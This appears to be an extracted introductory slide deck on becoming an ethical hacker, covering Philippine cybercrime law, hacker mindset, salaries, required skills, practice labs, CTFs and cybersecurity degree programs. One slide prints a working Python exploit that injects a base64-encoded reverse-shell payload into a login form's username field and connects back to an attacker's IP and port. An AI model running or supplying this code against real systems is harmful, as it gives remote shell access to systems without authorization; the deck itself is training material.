



HACKING 101

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Introduction

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 - Visit our booth!



How to be a HACKERIST

Introduction



Disclaimer

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**Republic of the Philippines
Congress of the Philippines
Metro Manila
Fifteenth Congress
Second Regular Session**

Begun and held in Metro Manila, on Monday the Twenty-fifth day of July two thousand eleven.

[Republic Act No. 10175]

**AN ACT DEFINING CYBERCRIME, PROVIDING FOR THE PREVENTION, INVESTIGATION, SUPPRESSION AND THE IMPOSITION OF
PENALTIES THEREFOR AND FOR OTHER PURPOSES**

Be it enacted by the Senate and House of Representatives of the Philippines in Congress assembled:

**CHAPTER I
PRELIMINARY PROVISIONS**

SECTION 1. Title. – This Act shall be known as the “Cybercrime Prevention Act of 2012”.

<https://www.officialgazette.gov.ph/2012/09/12/republic-act-no-10175/>



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Setting Expectations

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Guess the HACKER

Wanna get a Red Teaming Village shirt?




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
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Xiao Tian

- Leader of the Chinese Hacker Group – China Girl Security Team
 - Over 2,200 female hackers
- Responsible for numerous defacements



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Adeanna Cooke



- Former playboy model
- Famous for ethical hacking skills, also known as **Hacker Fairy**
- Hacked back a site with an unauthorized nude image of her



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Jayson Zabate

- Infamous Ashley Madison Hack
 - Responsible Disclosure
- More than \$69k bounty earnings
- Hall of fame on Oracle, Slack, Microsoft, Atlassian, etc.



What really is a HACKER?

Defining the word “hacker”

“Person who uses their technical skills and knowledge to gain unauthorized access to computer systems, networks, or digital devices with the intent to explore, manipulate, or exploit them.”



What really is a HACKER?

Defining the word “hacker”

- Individuals who possess advanced technical skills and expertise in a particular field
- **Mindset** – Challenging the traditional norms or pushing the boundaries of creativity



Mindset of a Hacker


What do you see?



Mindset of a Hacker



What do you see?



Mindset of a Hacker

Building the right mindset

- Thinking all the possibilities in any situation
- Abusing things that are not expected
- BREAK IT!



Hacking without JAIL TIME

Ethical Hacking 101



- Simplest way to say that hacking is an act of breaking something (computers).
- Ethical Hacking == HACK LEGALLY/WITH CONSENT
- PLAY STUPID GAMES, WIN STUPID PRIZES!



Hacking without JAIL TIME

Ethical Hacking 101



Hacking Life

Build the right mindset for every scenario

- Wireless / Radio Frequency Networks
 - Is it possible to sniff and see the text messages of other people?
 - Is it possible to disconnect everyone and get all the traffic bandwidth?



Hacking Life

Build the right mindset for every scenario

- Web Applications
 - Is it possible to see the chat messages of my boyfriend?
 - Is it possible to get money from another bank account and transfer it on my own?


A screenshot of the '@gile PAYMENTS' web application. The page has a white background with a blue header. The '@gile PAYMENTS' logo is in the top left. Below it, the 'Payment Method' section shows a dropdown menu with icons for a credit card and a check. Below the dropdown are three input fields: a card number field with 'XXXX XXXX XXXX XXXX', an expiration date field with 'MM YYYY', and a CVV field. Below these are logos for VISA, MasterCard, DISCOVER, American Express, Diners Club, and JCB. The 'Billing information' section shows a dropdown menu for 'United States'. Below this are several input fields: 'Company name*', 'First and last name*', 'Address line 1', 'Address line 2', 'City' (with a dropdown arrow), 'Postal code', 'Phone number', and 'Email address'. At the bottom left of the form area, it says '* required'. At the bottom right, there is a green button labeled 'Next'. The footer contains the text '© Agile Payment Systems', a lock icon for 'Security', an eye icon for 'Privacy', and a document icon for 'TOS'.

Hacking Life

Build the right mindset for every scenario



- External Services
 - Is it possible to login and guess the password of the remote desktop?




Hacking Life

Build the right mindset for every scenario



- Security Tools

- Is it possible to bypass the detection mechanism of the product?
- Is it possible to blind the logging functionality of the product?



Why become a hacker?

WHY NOT?



200k Agad Ang Sahod After Graduation?
... See more

**Course Na Kikita Ka
Ng 200k Per Month
After Graduation!?**

RTD
REAL TALK DARBS

@RealTalkDarbs

B.S CYBERSECURITY

0:14 / 9:34

A video player interface showing a man with glasses and a white t-shirt speaking. The video title is 'Course Na Kikita Ka Ng 200k Per Month After Graduation!?' and the channel is 'RTD REAL TALK DARBS'. The video is from the account '@RealTalkDarbs' and is titled 'B.S CYBERSECURITY'. The video progress is 0:14 / 9:34. There are icons for settings, volume, and share.

Why become a hacker?

MONEYYY



Top Paying Companies

- Google. \$172,248/yr. 2K open jobs.
- Microsoft. \$151,374/yr. 2K open jobs.
- PwC. \$134,521/yr. 22K open jobs.
- Apple. \$134,467/yr. 4K open jobs.
- Amazon. \$126,852/yr. 13K open jobs.
- KPMG. \$122,128/yr. 13K open jobs.
- Deloitte. \$111,301/yr. 33K open jobs.
- SelfEmployed.com. \$109,065/yr.

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Glassdoor

<https://www.glassdoor.com> › Salaries › cyber-security-sal... ⋮

Salary: Cyber Security (September, 2023) - Glassdoor




Why become a hacker?

BRAGGING RIGHTS



Why become a hacker?

ALWAYS FUN, NEVER BORING!



How to get things started

HACKER TRAINING ARC



How to get things started

Upskilling, Upskilling, Upskilling



- Skills needed
 - Coding / Programming skills

```
31 def __init__(self, job_dir):
32     self.file = None
33     self.fingerprints = set()
34     self.logdupes = True
35     self.debug = debug
36     self.logger = logging.getLogger(__name__)
37     if path:
38         self.file = open(os.path.join(path, "requests.txt"),
39                          "a")
40         self.file.seek(0)
41         self.fingerprints.update(s.request() for s in self.requests)
42
43 @classmethod
44 def from_settings(cls, settings):
45     debug = settings.getbool("SUPERFINGER_DEBUG")
46     return cls(job_dir(settings), debug)
47
48 def request_seen(self, request):
49     fp = self.request_fingerprint(request)
50     if fp in self.fingerprints:
51         return True
52     self.fingerprints.add(fp)
53     if self.file:
54         self.file.write(fp + os.linesep)
55
56 def request_fingerprint(self, request):
57     return request_fingerprint(request)
```



How to get things started



Why Programming?

```
# !/usr/bin/python3
import sys;
import os;
import base64;

def main():
    listening_IP = None
    listening_PORT = None
    target_URL = None

    if len(sys.argv) != 4:
        print("Error. Needs listening IP, PORT and target URL.")
        return(-1)

    listening_IP = sys.argv[1]
    listening_PORT = sys.argv[2]
    target_URL = sys.argv[3] + "/login"
    print("Running exploit on " + str(target_URL))
    curl_cmd(listening_IP, listening_PORT, target_URL)


def curl_cmd(my_ip, my_port, target_url):
    payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect("{my_ip}",{my_port});os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''
    encoded_payload = base64.b64encode(payload.encode()).decode() # encode the payload in Base64
    command = f"curl '{target_url}' --data 'username=;`echo+\`{encoded_payload}\`'+|+base64+-d+|+sh`'"
    os.system(command)

if __name__ == "__main__":
    main()
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Why Programming?



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
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 - Coding / Programming skills
 - Computer Networks



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Why Networking?




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Upskilling, Upskilling, Upskilling

- Skills needed
 - Coding / Programming skills
 - Computer Networks
 - System Administration



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Why System Administration?



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Online Penetration Testing Labs

- TryHackMe



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- TryHackMe
- HackTheBox



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Online Penetration Testing Labs

- TryHackMe
- HackTheBox
- Proving Grounds



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Online Penetration Testing Labs

- TryHackMe
- HackTheBox
- Proving Grounds
- CTFs



The screenshot shows the CTF TIME website interface. The top navigation bar includes 'CTFs', 'Upcoming', 'Archive', 'Calendar', 'Teams', 'FAQ', 'Contact us', 'About', and a 'Sign in' button. The main content is divided into three sections: 'Team rating', 'Now running', and 'Past events'.

Team rating

2023 2022 2021 2020 2019 2018 2017 2016 2015 2014
2013 2012 2011

Place	Team	Country	Rating
1	Blue Water		1272.461
2	kalmarunionen		899.382
3	C4T BuT S4D		845.488
4	justCatTheFish		832.387
5	r3kapig		822.413
6	SKSD		761.927
7	organizers		684.895
8	Project Sekai		684.336
9	WreckTheLine		677.514
10	More Smoked Leet Chicken		670.814

[Full rating](#) | [Rating formula](#)

Now running

- ASIS CTF Quals 2023**
On-line
220 teams
Fri, Sept. 22, 2023 14:30 – Sat, Sept. 23, 14:30 UTC (0d 3h more)
- CaptureTheWU**
On-line
55 teams
Sat, Sept. 23, 2023 00:00 – Sun, Sept. 24, 01:00 UTC (0d 14h more)
- Winja CTF | Nullcon Goa 2023**
On-line
56 teams
Sat, Sept. 23, 2023 05:00 – Sat, Sept. 23, 12:00 UTC (1h more)
- KubanCTF Qualifier**
On-line
42 teams
Sat, Sept. 23, 2023 06:00 – Sat, Sept. 23, 12:00 UTC (1h more)

Past events

With scoreboard All

- Arab Security Cyber Wargames 2023 Finals**
Sept. 18, 2023 14:00 UTC | Nile Ritz-Carlton in Cairo, Egypt

Place	Team	Country	Points
1	0xL4ugh		50,000



How to get things started

University Programs

- De La Salle University – Master in Information Security

<https://www.dlsu.edu.ph/colleges/ccs/graduate-degree-programs/master-in-information-security-minfsec/>



How to get things started

University Programs

- De La Salle-College of Saint Benilde – BS in Cybersecurity

<https://www.benilde.edu.ph/undergraduate-cybersecurity/>



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OF SAINT
BENILDE

BACHELOR OF SCIENCE IN CYBERSECURITY

Program Length: 10 Trimesters

Careers: Security Analyst, Data Privacy Officer, Risk Management Analyst, Malware Analyst, Cybersecurity Officer, Cybersecurity Trainer, Information Assurance Specialist, Secured Developer, Secured Programmer, Cloud Security Analyst, IT Auditor, Security Auditor, Vulnerability Analyst, PEN Tester, Network Security Engineer, Security Policy Analyst

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University Programs

- Holy Angel University – BS in Cybersecurity

<https://www.hau.edu.ph/programs/school-of-computing/78>

The advertisement features an orange header with three university logos: Holy Angel University, Graduate School, and School of Computing. Below the logos, it reads 'EARN THE COMPLETE CYBER SECURITY EDUCATION IN 5 YEARS' and 'CYBERSECURITY 3+2'. The main image shows a laptop with a glowing padlock icon and circuitry, a smartphone, and a cup of coffee on a desk. At the bottom, it specifies '3 YEARS COLLEGE' and '2 YEARS GRADUATE SCHOOL', with the degree titles: 'BACHELOR OF SCIENCE IN CYBERSECURITY' and 'PROFESSIONAL SCIENCE MASTER'S (PSM) in CYBERSECURITY'.



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University Programs

- AMA – BS in Cybersecurity

<https://www.ama.edu.ph/college-of-computer-studies/>

The logos for AMA Education System and AMA University & Colleges are displayed at the top of the advertisement.

**Bachelor of Science
in Cybersecurity**

This program aims to produce highly-proficient graduates who can help protect individuals, groups, organizations, and nations from hacking or cyber attacks.

